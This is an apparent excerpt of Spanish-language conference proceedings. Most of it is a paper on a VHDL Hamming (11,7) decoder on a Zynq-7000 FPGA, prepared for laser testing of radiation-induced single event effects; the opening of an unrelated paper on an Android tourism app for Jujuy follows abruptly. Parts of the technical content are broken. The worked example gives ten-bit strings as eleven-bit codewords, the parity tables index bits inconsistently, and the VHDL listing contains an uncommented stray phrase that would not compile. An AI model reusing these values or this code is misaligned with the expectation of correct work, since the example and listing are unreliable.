Los FPGA (Field Programmable Gate Array) son cada vez más utilizados en diferentes áreas, incluidos en los sistemas aeroespaciales, en donde los dispositivos se encuentran expuestos a la irradiación de partículas altamente energéticas que pueden provocar fallas parciales o totales en los mismos. Este trabajo presenta la primera etapa de un sistema cuyo objetivo general es el de contribuir al diseño de FPGA's más resistentes a la radiación, a partir del análisis de los efectos únicos de falla, conocidos como SEE (Single Event Effects). Los SEE pueden provocar pulsos transitorios o cambios de nivel en uno o varios bits, lo cual a su vez puede generar la pérdida de datos de manera transitoria, interrupción de la funcionalidad y fallas electrónicas permanentes entre otros deterioros. Bajo condiciones de ensayo experimental específicas, los SEE producidos por la irradiación de partículas de alta energía que impactan sobre los dispositivos, pueden correlacionarse con los SEE producidos por fotones provenientes de pulsos de rayo laser (técnica de Laser Testing). Las principales ventajas de esta última metodología, son su bajo costo, su menor riesgo y la posibilidad de brindar información relevante sobre la ubicación espacial y temporal de los SEE dentro de los dispositivos. Específicamente, en este trabajo se presenta la implementación del algoritmo de Hamming (11,7) para la codificación y decodificación de datos, haciendo uso de una IP personalizada con la Arquitectura Zynq 7000 AP SoC, perteneciente a la familia Xilinx, que incluye un FPGA y un procesador Cortex A9 doble núcleo (con periférico UART). El objetivo, es utilizar el Algoritmo de Hamming (11,7), para la detección y corrección de errores en un bit de datos, siendo ésta la puesta a punto para en un futuro realizar los ensayos experimentales con la técnica de Laser Testing, para el análisis de los SEE sobre el FPGA.

Introducción

Los dispositivos FPGA (Field Programmable Gate Array), o en español, matriz de puertas lógicas programable en campo, son circuitos integrados digitales reprogramables cuya arquitectura tiene entre sus principales elementos a bloques lógicos configurables por el usuario, bloques de entrada-salida, multiplicadores y recursos de memoria [1]. El campo de aplicación de los FPGA crece continuamente debido a la versatilidad y a la flexibilidad de estos dispositivos y al incesante desarrollo de nuevas tecnologías. Se utilizan por ejemplo para el procesamiento digital de señales, comunicaciones, procesamiento de datos, sistemas aeroespaciales, sistemas de imágenes para medicina, sistemas de visión para computadoras y reconocimiento de voz.

Los sistemas electrónicos incluidos en los satélites y vehículos aeroespaciales contienen dispositivos FPGA como parte fundamental de los mismos. Sin embargo, bajo tales condiciones de trabajo los dispositivos se encuentran inevitablemente expuestos a la irradiación de partículas de alta energía, fundamentalmente protones y electrones que pueden provocar fallas, desde la pérdida parcial o total de datos hasta la inutilización permanente del dispositivo, lo cual obliga al uso de técnicas apropiadas de protección y resguardo.

Investigaciones previas acerca de los efectos que produce sobre los materiales semiconductores el impacto de partículas de alta energía (protones, electrones, neutrones e iones pesados), han permitido caracterizar los daños que sufren los dispositivos electrónicos destinados a operar en sistemas que están en órbita [2-5]. Entre los principales daños se pueden mencionar: el desplazamiento de átomos y la ionización. El primero de ellos se produce cuando la partícula penetrante acarrea suficiente energía como para desplazar un átomo de su posición original en la red cristalina del material. Estos

daños son considerados permanentes porque sus consecuencias pueden estar presentes por más de un año. Por su parte, la ionización es el proceso por el cual se transforma un átomo en un ión mediante la adición o sustracción de partículas cargadas. La ionización ocasiona dos efectos muy importantes y claramente distinguibles en los circuitos electrónicos sometidos a la irradiación de partículas altamente energéticas, los cuales modifican las propiedades físicas de los materiales con los que se construyen. Ellos son, los efectos acumulativos (Cumulative Dose) y los efectos de naturaleza transitoria o efectos únicos de falla, conocidos como SEE (Single Event Effects). La principal diferencia entre ambos reside en que los primeros son debidos a la exposición del dispositivo en un entorno de radiación durante un período extenso de tiempo, mientras que los segundos son originados como consecuencia del paso de partículas cargadas de alta energía por un área sensible del circuito integrado en un momento determinado.

Los SEE se manifiestan en los FPGA generalmente como pulsos transitorios o cambios de nivel en uno o varios bits. Esto puede provocar desde la pérdida de datos de manera transitoria hasta permanente, interrupción de la funcionalidad y fallas electrónicas permanentes entre otros deterioros. Si bien existen dispositivos diseñados especialmente para aplicaciones espaciales, conocidos como RH (Radiation-Hardened), su costo es muy significativo, lo cual hace necesario el estudio de métodos de protección y de tolerancia a la radiación con el objetivo de asegurar el correcto funcionamiento de los dispositivos durante la vida útil estimada del sistema del cual forma parte.

Tanto el análisis teórico como experimental de SEE en FPGA permiten obtener información detallada para poder predecir el comportamiento de los dispositivos sometidos a la irradiación de partículas de alta energía y proponer mejoras para la protección de los mismos.

Por un lado, la modelización y simulación numérica, constituye una etapa fundamental para predecir y mejorar la respuesta de los dispositivos bajo diversas condiciones de funcionamiento, ofreciendo un conocimiento muy importante con muchos menores costos y tiempos requeridos que la experimentación. Y por otro lado, en los últimos años, se ha ido desarrollando y perfeccionando una metodología experimental denominada Laser Testing, en la cual se utilizan pulsos de rayo láser para la irradiación de dispositivos electrónicos. Bajo condiciones de ensayo específicas, los fotones provenientes de pulsos de rayo laser producen efectos similares a los que ocasionan las partículas cargadas de alta energía cuando impactan con un dispositivo semiconductor. Es decir, existe una correlación entre los SEE originados por pulsos láser con

los SEE causados por partículas cargadas de alta energía sobre los dispositivos electrónicos.

Por lo tanto, la técnica de Laser Testing constituye una herramienta eficiente de ensayo experimental complementaria a los aceleradores de partículas con el objetivo de evaluar la sensibilidad de los componentes electrónicos a la radiación espacial [6]. Esta técnica se ha empleado para circuitos integrados digitales, tales como conversores analógico-digital [7] y memorias [8-12]. Además del bajo costo y un menor riesgo para los operarios, la principal ventaja de este método es la posibilidad de brindar información relevante sobre la dependencia espacial y temporal de los SEE dentro de los dispositivos. Con el avance de la tecnología, la posibilidad de contar con láser más sofisticados que permiten realizar pulsos del orden de los femtosegundos y las herramientas de simulación cada vez más potentes, recientemente, se está comenzando a implementar esta técnica para el análisis de SEE en microprocesadores [13] y en FPGA [14], por lo que mayores estudios sobre este tema son necesarios.

En este trabajo se presenta un estudio sobre la implementación software/hardware del algoritmo de Hamming (11,7) para la detección y corrección de errores en un bit de datos de un FPGA. El código Hamming, es uno de los códigos de corrección de errores utilizado comúnmente para proteger la información en memorias y registros en circuitos electrónicos. Este análisis posibilitará en un futuro el estudio de los SEE en estos dispositivos mediante la técnica de Laser Testing.

Algoritmo de Hamming

En el análisis llevado a cabo en este trabajo, se desarrolló un sistema de decodificación del código de Hamming, utilizando el método de verificación de paridad par. Este fue implementado en un bloque de hardware digital descrito en lenguaje VHDL [15-16], y simulado e implementado en un kit de FPGA (ArtyZ7-20) con arquitectura Zynq 7000 AP SoC, perteneciente a la familia Xilinx, en el que se simula la transmisión de 11 bits de datos de información, con 4 bits redundantes y 7 bits de datos, conocido con el nombre de Hamming (11,7).

La simulación del algoritmo estuvo basada en la herramienta VIVADO de Xilinx, la cual nos permitió realizar la detección y corrección de errores de un solo bit en la palabra transmitida.

El código Hamming, asume que los datos a transmitir constan de un cierto número de bits de información, y añade a estos, una serie de bits de comprobación 'p' de modo que si se recibe un bloque que tiene al menos un

bit de error, entonces 'p' identifica el bit que está en error (que también puede ser uno de los bits de control). Específicamente, en el código Hamming el código 'p' se interpreta como un número entero que es 0 si no se produjo un error, y en caso de error, es el índice que nos indica en que bit se produjo el error. La siguiente fórmula se conoce como la regla de Hamming:

$$2^p \geq d + p + 1 \quad (1)$$

donde d es el número de bits de datos o información y p es el número de bits de paridad o comprobación. La ecuación (1) se utiliza para determinar la relación entre los bits de datos y de paridad. La cantidad total de los mismos, determinan la cantidad de bits de la palabra de información (dato con codificación Hamming). Si la información a codificar contiene 7 bits de datos y 4 bits de paridad, resulta:

$$2^4 \geq 7 + 4 + 1 \Rightarrow 16 \geq 12$$

cumpliéndose la ecuación (1). Se suele utilizar la nomenclatura: (nº de bits totales, nº bits información), en este caso: (11,7).

En este trabajo, el código de Hamming agrega cuatro bits adicionales de comprobación por cada siete bits de datos de mensaje. El algoritmo utilizado es el siguiente:

- 1) Todos los bits cuya posición sean potencia de dos se utilizan como bits de paridad (posiciones 1, 2, 4, 8, 16, 32, 64, etc.).
- 2) Los bits de las posiciones restantes son utilizados como bits de datos (posiciones 3, 5, 6, 7, 9, 10, 11, 12, 13, 14, 15, 17, etc.).
- 3) Cada bit de paridad se obtiene calculando la paridad de alguno de los bits de datos. La posición del bit de paridad determina la secuencia de los bits que alternativamente comprueba y salta, a partir de éste, tal como se explica a continuación.

El cálculo de los bits de paridad en la palabra a codificar, se realiza de la siguiente manera:

- En la Posición 1 ($2^0 = 1$), se comprueban los bits: 3, 5, 7, 9, 11, 13...
- En la Posición 2 ($2^1 = 2$), los bits: 3, 6, 7, 10, 11, 14, 15...
- En la Posición 4 ($2^2 = 4$), los bits: 5, 6, 7, 12, 13, 14, 15, 20, 21, 22, 23...
- En la Posición 8 ($2^3 = 8$) se comprueban los bits: 9, 10, 11, 12, 13, 14, 15, 24-31...

El chequeo de los bits de paridad en la palabra recibida se realiza de la siguiente manera:

- En la Posición 1 ($2^0 = 1$), se comprueban los bits: 1, 3, 5, 7, 9, 11, 13...
- En la Posición 2 ($2^1 = 2$), los bits: 2, 3, 6, 7, 10, 11, 14, 15...
- En la Posición 4 ($2^2 = 4$), los bits: 4, 5, 6, 7, 12, 13, 14, 15, 20, 21, 22, 23...
- En la Posición 8 ($2^3 = 8$), los bits: 8, 9, 10, 11, 12, 13, 14, 15, 24-31...

A continuación se muestra un ejemplo considerando la palabra de datos de 7 bits "1110000". La Figura 1 muestra la implementación del código Hamming para detectar un posible error en un bit.

Se utiliza la letra d para indicar los bits de datos y la letra p para los de paridad. En primer lugar, los bits de datos se insertan en las posiciones apropiadas, mientras que los bits de paridad, son calculados en cada caso, mediante la paridad par. La Tabla 1, resume como se obtienen los valores de cada bit de paridad para codificar la información a transmitir.

Posición bits	1011	1010	1001	1000	0111	0110	0101	0100	0011	0010	0001
	d_{10}	d_9	d_8	d_7	d_6	d_5	d_4	d_3	d_2	d_1	d_0
Palabra de datos	1	1	1		0	0	0		0		
p_1	1		1		0		0		0		0
p_2	1	1			0	0			0	0	
p_3					0	0	0	0			
p_4	1	1	1	1							
Codificación Hamming.	1	1	1	1	0	0	0	0	0	0	0

Figura 1. Código Hamming para la detección de errores.

Tabla 1. Cálculo de los bits de paridad.

Operación	Resultado
$P1 = d2 \oplus d4 \oplus d6 \oplus d8 \oplus d10$	$P1 = 0$
$P2 = d2 \oplus d5 \oplus d6 \oplus d9 \oplus d10$	$P2 = 0$
$P3 = d4 \oplus d5 \oplus d6$	$P3 = 0$
$P4 = d8 \oplus d9 \oplus d10$	$P4 = 1$

El chequeo de los bits de paridad para la palabra recibida con codificación Hamming, se indica en la Tabla 2.

Tabla 2. Chequeo de los bits de paridad.

Operación	Resultado
$P1 = d0 \oplus d2 \oplus d4 \oplus d6 \oplus d8 \oplus d10$	$P1 = 0$
$P2 = d1 \oplus d2 \oplus d5 \oplus d6 \oplus d9 \oplus d10$	$P2 = 0$
$P3 = d3 \oplus d4 \oplus d5 \oplus d6$	$P3 = 0$
$P4 = d7 \oplus d8 \oplus d9 \oplus d10$	$P4 = 0$

La nueva palabra de datos (con los bits de paridad) es ahora "1111000000". La Figura 2 muestra la comprobación de los bits de paridad con la palabra recibida sin error.

Consideremos ahora que el bit de la izquierda, por error, cambia de 1 a 0. La nueva palabra de datos será entonces "0111000000". La Figura 3 muestra la comprobación de los bits de paridad con la palabra recibida con error. Si se analiza esta figura, la paridad que se debe obtener en el bit de comprobación (última columna a la derecha) tras la llegada del mensaje sin errores debe ser siempre 0 (por cada fila), pero en el momento en que ocurre un error esta paridad cambia a 1, de allí el nombre de la columna "prueba de paridad 1". Se observa que en la fila en que el cambio no afectó la paridad es cero y llega sin errores.

	d ₁₀	d ₉	d ₈	d ₇	d ₆	d ₅	d ₄	d ₃	d ₂	d ₁	d ₀	Prueba paridad 1	Bit de comprobación
Palabra recibida	1	1	1	1	0	0	0	0	0	0	0		
p ₁	1		1		0		0		0		0	Correcto	0
p ₂	1	1			0	0			0	0		Correcto	0
p ₃					0	0	0	0				Correcto	0
p ₄	1	1	1	1								Correcto	0

Figura 2. Comprobación de los bits de paridad con la palabra recibida sin error.

	d ₁₀	d ₉	d ₈	d ₇	d ₆	d ₅	d ₄	d ₃	d ₂	d ₁	d ₀	Prueba paridad 1	Bit de comprobación
Palabra recibida	0	1	1	1	0	0	0	0	0	0	0		
p ₁	0		1		0		0		0		0	Error	1
p ₂	0	1			0	0			0	0		Error	1
p ₃					0	0	0	0				Correcto	0
p ₄	0	1	1	1								Error	1

Figura 3. Comprobación de los bits de paridad con el primer bit de la izquierda modificado.

El siguiente paso es evaluar los bits de paridad (recordando que el error se encuentra en d10). El valor

entero que representan los bits de paridad es 11 (si no hubieran ocurrido errores este valor sería 0), lo que significa que el bit décimo primero de la palabra de datos (con los bits de paridad incluidos) es el erróneo y necesita ser modificado. La Tabla 3 resume lo anteriormente dicho.

Finalmente, modificando el bit undécimo primero del dato "0111000000" se obtiene de nuevo el dato original "1111000000". Si el error se produjera en uno de los bits de paridad, en la comprobación solo se detectaría un error, justo el correspondiente al bit de paridad causante del mismo.

Tabla 3. Evaluación de los bits de paridad para determinar la ubicación del bit erróneo.

	P ₄	P ₃	P ₂	P ₁	
Binario	1	0	1	1	
Decimal	8		2	1	$\Sigma = 11$

Implementación

La implementación del algoritmo de decodificación de Hamming (11,7), se realizó concentrando la tarea solo en el sistema hardware del FPGA, administrada por la arquitectura Zynq 7000 AP SoC. El código realizado en VHDL se compiló y simuló haciendo uso de la herramienta VIVADO de Xilinx, la cual nos permitió generar el esquemático de la implementación (Figura 4), a nivel de transferencia entre registros (RTL), y la verificación de los recursos utilizados en el dispositivo FPGA (Figura 5). Por su parte, las Figuras 6 y 7 muestran un ejemplo de la simulación sin bit de error (Figura 6) y con un error en el bit 9 (Figura 7).




Figura 4. Diagrama esquemático del análisis RTL.

Summary

Resource	Utilization	Available	Utilization %
LUT	20	53200	0.04
IO	96	125	76.80




Figura 5. Uso de recursos de la FPGA.




Figura 6. Simulación del algoritmo de Hamming sin bit de error.




Figura 7. Simulación del algoritmo de Hamming con un error generado en el bit 9.

En la Figura 8 se ilustra el diagrama general del sistema implementado con arquitectura Zynq AP SoC – ArtyZ7 -20. La PC se encarga del envío y recepción de datos desde la placa Arty Z7-20, la cual gestiona la recepción, procesamiento y envío de datos hacia la PC.



Figura 8. Sistema con Zynq AP SoC-ArtyZ7-20.

El diagrama en bloques detallando la funcionalidad específica de cada parte del sistema anterior es mostrado en la Figura 9:




Figura 9. Diagrama en bloques del sistema.

Finalmente, la Figura 10 muestra los bloques del sistema final implementado de la IP personalizada junto con el sistema ZYNQ7 Processing System y bloques requeridos para el funcionamiento de todo el conjunto, el

cual fue generado por la aplicación VIVADO. Y la Figura 11 muestra la verificación de los recursos del sistema implementado.




Figura 10. Diagrama en bloques del sistema final implementado con AP SoC, generado por la herramienta VIVADO.

Resource	Utilization	Available	Utilization %
LUT	434	53200	0.82
LUTRAM	60	17400	0.34
FF	574	106400	0.54




Figura 11. Uso de recursos del sistema implementado.

Desarrollo

El desarrollo de la aplicación cuenta con dos programas que se encargan de las diversas tareas que debe realizar el sistema. La primera es la comunicación del procesador con la PC mediante la UART; y la segunda, a cargo de la IP Personalizada, es la comunicación entre el procesador y el hardware de la FPGA donde se implementa el algoritmo de decodificación Hamming. A continuación, se muestra el código en VHDL que implementa la decodificación Hamming:

```

library ieee;
use ieee.std_logic_1164.all;
use ieee.numeric_std.all;

entity decl17v2 is
    port (
        d_i: in std_logic_vector(31 downto 0);
        d_o: out std_logic_vector(31 downto 0);
        ERROR: out std_logic_vector(31 downto 0) );
end entity;
```

```

architecture decl17v2_arq of decl17v2 is

function syndrome (d:std_logic_vector)
return signed is
    variable SYN: signed (4 downto 0);
begin
    SYN(0):= d(10) xor d(8) xor d(6) xor d(4) xor
d(2) xor d(0);
```

```

        SYN(1) := d(10) xor d(9) xor d(6) xor d(5) xor
d(2) xor d(1);
        SYN(2) := d(6) xor d(5) xor d(4) xor d(3);
        SYN(3) := d(10) xor d(9) xor d(8) xor d(7);
        SYN(4) := '0';
        SYN := SYN-1;
        return(SYN);
    end syndrome;

begin
    p1:process(d_i)
        variable i : integer;
    begin
        d_o <= d_i; para visualizarlo.
        i := to_integer(signed( syndrome(d_i) ));

        if (i=-1) then
            ERROR <= X"00000000";
        else
            ERROR <= X"FFFFFFFF"; d_o(i) <= not (d_i(i));
        end if;
    end process p1;
end architecture;

```

Por su parte, el software ejecutado sobre la plataforma de hardware Zynq-7000 AP SoC, en la tarjeta ArtyZ7-20, en lenguaje C, puede describirse mediante las siguientes tareas:

- Envío, recepción y visualización de información a través de UART, entre la Arty Z7-20 y la PC.
- Codificación en Hamming (11,7) del dato ingresado por la PC.
- Conversión de la información a 32 bits, necesaria por la arquitectura del procesador.
- Generación de información corrupta (a voluntad), para corroborar el adecuado comportamiento de la decodificación del algoritmo de Hamming.
- Comunicación con IP personalizada.

Resultados

En esta sección se muestran los resultados obtenidos durante las pruebas de funcionamiento del sistema, detallando cada una de las partes intervinientes del software, como el proceso de envío de información por parte del usuario, mediante el puerto serie de la PC y visualización de los datos procesados en la IP personalizada, diseñada en la tarjeta ArtyZ7-20, luego de ejecutar el algoritmo de decodificación de Hamming. La interfaz de envío/recepción de datos a través del periférico UART, que incluye el procesador ARMTM Cortex A9, es el encargado de la codificación Hamming (11,7) del dato enviado desde la PC. Específicamente, en la Figura 12 se muestran detalles de la información de salida suministrada por la PC, donde cada color de recuadro indica una información diferente, como se detalla a continuación:

- **Amarillo:** Dato ingresado por el usuario y posición del bit (bit 2) en donde se desea generar error en la información.
- **Celeste:** Codificación Hamming del dato ingresado.
- **Naranja:** Bits de paridad generados por la codificación Hamming (11,7).
- **Verde:** Código Hamming procesado sin error.
- **Rojo:** Código Hamming con error detectado y corregido.




Figura 12. Detalles de la información suministrada por la consola serie de la PC.

Conclusiones

Las pruebas de funcionamiento realizadas se pueden considerar satisfactorias, debido a que fueron generadas varias palabras de información corruptas, de modo que el sistema de recuperación de datos desarrollado mediante el algoritmo de Hamming (11,7), atravesase por los distintos estados y permita verificar las acciones de corrección sobre los mismos, logrando la recuperación en un bit de error de la información tratada.

Se utilizó un bloque de hardware digital descrito en lenguaje VHDL, sobre el kit de FPGA (ArtyZ7-20) con arquitectura Zynq 7000 AP SoC, simulando la transmisión de 11 bits de datos de información, con la generación a voluntad de corrupción en un bit.

El desarrollo de este trabajo, nos permitió comprobar lo eficiente que resulta la implementación por software del algoritmo de Hamming, su facilidad de implementación y alta eficiencia de operación en hardware de FPGA's, además de no requerir de altos recursos de hardware en las mismas.

Por lo tanto, se ha desarrollado en esta primera etapa un sistema eficiente que cumple con los requerimientos planteados. Teniendo presente que el código Hamming es

uno de los códigos de detección y corrección de errores más utilizados para proteger la información en memorias y registros en circuitos electrónicos, el siguiente paso consiste en realizar las pruebas de campo para la detección y corrección de errores de un bit de datos ante la exposición de dispositivos programables (FPGA's) a pulsos de rayo láser (Laser Testing). Esto permitirá determinar en forma precisa la ubicación espacial y temporal de los SEE en el interior de los FPGA's, lo cual apunta a contribuir al diseño de dispositivos más resistentes a la radiación.

Referencias

- [1] Página web: ni.com/es-cr/innovations/white-papers/08/fpga-fundamentals.html
- [2] Messenger, G., Ash, M., "The Effects of Radiation on Electronic Systems" 2º ed (New York: Van Nostrand Reinhold), 1992.
- [3] McLean, F. B., "Interactions of hazardous environments with electronics devices," IEEE Nuclear and Space Radiation Effects Conference (NSREC) Short Course, Section I, 1987.
- [4] Cappelletti, M.A., Casas, G., Cédola, A., Peltzer y Blancá, E. L., "Theoretical study of the maximum power point of n-type and p-type crystalline silicon space solar cells", *Semicond. Sci. Technol.* 28 045010, 2013.
- [5] Cappelletti, M.A., Cédola, A., Peltzer y Blancá, E. L., "Simulation of Silicon PIN Photodiodes for use in Space-Radiation Environments", *Semicond. Sci. Technol.* 23 025007 (7pp), 2008.
- [6] Miller, F., "Experimental and theoretical study of the effects induced by a pulsed laser in electronic devices and comparison with the single events induced by natural radiation environment", Montpellier II University, Thesis, 2006.
- [7] Pouget, V., Lewis, D., and Fouillat, P., "Time-resolved scanning of integrated circuits with a pulsed laser: application to transient fault injection in an ADC," *IEEE Trans. Instrum. Meas.*, vol. 53, no. 4, pp. 1227-1231, 2004.
- [8] Trives, C.P., "Inducción de sucesos aislados en memorias SRAM," Tesis de Magister en Física Aplicada, Universidad Complutense de Madrid, 2012.
- [9] Duzellier, S., et al., "Application of laser testing in study of SEE mechanisms in 16-Mbit DRAMs," *IEEE Trans. Nuclear Science*, vol. 47, no. 6, pp. 2392-2399, 2000.
- [10] Kanyogoro, N., et al., "A new approach for single event effects testing with heavy ion and pulsed laser irradiation: CMOS/SOI SRAM substrate removal," *IEEE Trans. Nuc. Sc.*, vol. 57, no. 6, pp. 3414-3418, 2010.
- [11] Oldham, T., et al., "Correlation of laser test results with heavy ion results for NAND flash memory," *IEEE Trans. Nuclear Science*, vol. 59, no. 6, pp. 2831-2836, 2012.
- [12] Garda, I., Cédola, A., Cappelletti, M.A., San Juan, F., Peltzer y Blancá, E.L., "Design and Implementation of a Measurement Unit for Laser Testing of Semiconductor Memories," *IEEE Argentine School of Micro-Nanoelectronics, Technology and Applications*, Buenos Aires, 2013.
- [13] Yu, C., et al., "Evaluation of SEE on a 32-bit microprocessor by laser test and heavy ion test", *Advanced Materials Research*, vol. 1105, pp. 391-396, 2015.
- [14] Lima Kastensmidt, F., et al., "Laser testing methodology for diagnosing diverse soft errors in a nanoscale SRAM-based FPGA," *IEEE Trans. Nuclear Science*, vol. 61, no. 6, pp. 3130-3137, 2014.
- [15] Chu, P., "FPGA Prototyping by VHDL EXAMPLES: Xilinx Spartan-3 Version" (3ª Edición). Monterrey. Editorial Wiley Interscience. New Jersey, 2008.
- [16] Pedroni, V., "Circuit Design with VHDL", E-Book. Massachusetts Institute of Technology, 2004.

Aplicación móvil para recorridos turísticos

José Rolando Quispe

Facultad de Ingeniería – Universidad Nacional de Jujuy

josexeq@gmail.com

Resumen

La Secretaria de Turismo de la provincia de Jujuy posee un sitio web el cual brinda información referente a la provincia. Contiene información referente a los lugares a visitar, su historia, las rutas para llegar, las costumbres del lugar, entre otras. Al día de hoy, la Secretaria no posee una aplicación nativa para celulares con Android que replique la información del sitio web, que muestre recorridos preestablecidos ni tampoco que permita al usuario crear recorridos turísticos propios. También se puede afirmar que al día de hoy tampoco existe una aplicación nativa de alguna empresa u organización que presente las características anteriormente mencionadas.

En este trabajo se propone la creación de una aplicación móvil para teléfonos celulares con el Sistema Operativo Android la cual proporciona recorridos turísticos para potenciar el patrimonio natural/histórico de la provincia de Jujuy. La aplicación dispone de recorridos turísticos preestablecidos y también brinda la posibilidad de crear recorridos propios de forma manual. Obteniéndose como resultado un producto de gran utilidad para todos los turistas que decidan visitar la provincia de Jujuy.

Introducción

Aprovechando las nuevas tecnologías los ministerios o secretarías de turismo de cada provincia o nación hacen uso de páginas web para brindar información concerniente al tema y destinada a los turistas.

Generalmente dicha información está diseñada para ser accedida desde computadoras de escritorio o notebook, y si bien es posible su consulta desde un teléfono celular, esta no está preparada para aprovechar las características que los celulares presentan.

Según las estadísticas el número de dispositivos móviles a nivel global a finales del año 2015 era de 7,9 mil millones [1], o sea que había más dispositivos móviles que habitantes en el planeta. Esto motivó a que en la actualidad sea necesario contar con productos y servicios diseñados específicamente para ser ejecutados en estos dispositivos.

Diversas instituciones gubernamentales encargadas del turismo de varias provincias argentinas no poseen una

aplicación diseñada exclusivamente para celulares y en su gran mayoría solo cuentan con una página web tradicional.

Para el caso de la Secretaría de Turismo de la provincia de Jujuy, Argentina se observó que la misma brinda información turística desde su página web pero no posee una aplicación pensada para dispositivos móviles.

En lo referente a las aplicaciones móviles sobre turismo provistas por empresas privadas, se observó que no existe aplicación alguna que brinde recorridos turísticos específicamente para la provincia de Jujuy. Por lo general, estas empresas, poseen aplicaciones móviles con información genérica correspondiente a distintas regiones o provincias que ellas consideran relevantes.

Marco teórico

Muchas de las páginas web creadas por los distintos organismos gubernamentales de las diferentes provincias de Argentina están pensadas para ser utilizadas en computadoras de escritorio o notebook y si bien esto es de gran ayuda, el problema radica en que durante el recorrido turístico el turista no lleva consigo una computadora, pero si tiene disponible en todo momento su teléfono celular con conexión a internet. Por esta razón es conveniente que además de una página web exista información turística diseñada específicamente para aprovechar las características de los teléfonos celulares. Cabe mencionar que solo algunas provincias de Argentina poseen una página web con información turística junto a una aplicación diseñada para teléfonos celulares.

Objetivos propuestos

El presente proyecto tuvo como objetivo general el análisis y diseño de una aplicación móvil para teléfonos celulares con el sistema operativo Android que permita visualizar y generar recorridos turísticos para valorar el patrimonio natural e histórico de la provincia de Jujuy Argentina.

Para cumplir con el objetivo general se llevaron a cabo las siguientes actividades:

- Estudiar y describir el contenido de las diferentes páginas web de los ministerios o secretarías de turismo del país.
- Descargar e instalar aplicaciones para teléfonos celulares con Android provistas por organismos gubernamentales o

empresas privadas referidas a turismo para analizar su funcionamiento y la información que proveen.

- Sugerir recorridos turísticos predefinidos los cuales se realizan a pie dentro de una determinada ciudad y recorridos turísticos predefinidos los cuales necesitan de transporte para trasladarse a las diferentes ciudades que componen el recorrido.
- Sugerir recorridos turísticos basados en hechos históricos que se sucedieron en la provincia (como por ejemplo el éxodo jujeño del año 1812).
- Generar recorridos turísticos de forma manual por parte del turista mediante un listado de lugares turísticos preestablecidos, especificando la cantidad de días que dura su visita y la cantidad de viajantes. Mostrando como resultado el/los lugar/es a visitar, el día, la hora de inicio y la hora de fin de la visita, pudiendo estos modificarse a gusto del turista.
- Creación de la aplicación móvil para teléfonos celulares con Android.
- Evaluar el desempeño de la aplicación creada.

Alcance

El presente proyecto de innovación tecnológica tiene como finalidad la creación de una aplicación móvil para teléfonos celulares con el sistema operativo Android. Esta aplicación dispondrá de recorridos turísticos preestablecidos y permitirá al turista generar de forma manual recorridos turísticos para su posterior visita.

La aplicación también será de utilidad para las instituciones educativas ya que permitirá generar recorridos basados en hechos históricos que se sucedieron en la provincia de Jujuy. Esto permitirá a los docentes de escuelas primarias y secundarias recorrer junto a sus alumnos los lugares históricos y centrarse en el estudio de los mismos.

Justificación

Durante la búsqueda de información se observó que los organismos gubernamentales de provincias y países, así como también, las empresas del rubro poseen páginas web destinadas a brindar información turística de los lugares que proponen como destino. Dichas páginas son fácilmente accesibles desde un pc, pero al momento de accederlas desde un celular, en muchos casos, presentan el inconveniente de mostrar la información en un tamaño muy pequeño. Por este motivo, es necesario deslizar los dedos sobre la pantalla del celular para hacer zoom y poder leer la información contenida. Otras páginas tienen incorporado el concepto llamado “Diseño Responsivo”, con lo cual todo el diseño se adapta al tamaño de la pantalla del dispositivo desde el cual se accede, por lo que, no es necesario hacer zoom. También se observó que solo algunos organismos o empresas poseen aplicaciones móviles nativas. Este tipo de aplicaciones están diseñadas exclusivamente para ser ejecutadas en el Sistema Operativo que posee el celular.

